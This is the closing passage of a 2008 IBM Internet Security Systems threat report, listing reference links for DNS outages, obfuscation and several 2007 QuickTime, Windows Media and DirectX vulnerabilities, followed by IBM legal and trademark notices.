<sup>3</sup> Microsoft Web site outages highlight DNS as single point of failure, January 26, 2001,

<http://www.infoworld.com/articles/hn/xml/01/01/26/010126hndnsfailure.html>

### **Obfuscation—Part II**

<sup>4</sup> Obfuscation

<http://dictionary.reference.com/browse/obfuscation>

<sup>5</sup> XOR

[http://en.wikipedia.org/wiki/Bitwise\\_operation#XOR](http://en.wikipedia.org/wiki/Bitwise_operation#XOR)

**Prolific and impacting issues of December 2007**

Know Your Enemy: Fast-Flux Service Networks

<http://www.honeynet.org/papers/ff/fast-flux.html>

<sup>6</sup> A protection alert provided by IBM Internet Security Systems: Apple QuickTime RTSP Content-Type Remote Code Execution  
<http://iss.net/threats/281.html>

<sup>7</sup> About the security content of QuickTime 7.3.1  
<http://docs.info.apple.com/article.html?artnum=307176>

<sup>8</sup> CVE-2007-6166  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6166>

<sup>9</sup> Multiple (4) Microsoft Windows Media Player .ASF Remote Code Execution Vulnerabilities  
<http://iss.net/threats/279.html>

<sup>10</sup> Microsoft Security Bulletin MS07-068 – Critical: Vulnerability in Windows Media File Format Could Allow Remote Code Execution (941569 and 944275)  
<http://www.microsoft.com/technet/security/Bulletin/MS07-068.mspx>

<sup>11</sup> CVE-2007-0064  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0064>

<sup>12</sup> A protection alert provided by IBM Internet Security Systems: Multiple Microsoft DirectShow Remote Code Execution Vulnerabilities  
<http://iss.net/threats/280.html>

<sup>13</sup> Microsoft Security Bulletin MS07-064 – Critical: Vulnerabilities in DirectX Could Allow Remote Code Execution (941568)  
<http://www.microsoft.com/technet/security/Bulletin/MS07-064.mspx>

<sup>14</sup> CVE-2007-3901  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-3901>

<sup>15</sup> CVE-2007-3895  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-3895>

\* *Information in this document concerning non-IBM products was obtained from the suppliers of these products, published announcement material or other publicly available sources. Questions on the capabilities of non-IBM products should be addressed to the suppliers of those products.*

*All performance data contained in this publication was obtained in the specific operating environment and under the conditions described above and is presented as an illustration. Performance obtained in other operating environments may vary and customers should conduct their own testing.*



© Copyright IBM Corporation 2008.

IBM Global Services  
Route 100  
Somers, NY 10589  
U.S.A.

Produced in the United States of America.

01-08

All Rights Reserved.

IBM and the IBM logo are trademarks or registered trademarks of International Business Machines Corporation in the United States, other countries, or both. ADDME, Ahead of the threat, BlackICE, Internet Scanner, Proventia, RealSecure, SecurePartner, SecurityFusion, SiteProtector, System Scanner, Virtual Patch, X-Force and X-Press Update are trademarks or registered trademarks of Internet Security Systems, Inc. in the United States, other countries, or both. Internet Security Systems, Inc. is a wholly-owned subsidiary of International Business Machines Corporation.

Microsoft is a trademark of Microsoft Corporation in the United States, other countries, or both.

Other company, product and service names may be trademarks or service marks of others.

References in this publication to IBM products or services do not imply that IBM intends to make them available in all countries in which IBM operates.

U.S. Patent No. 7,093,239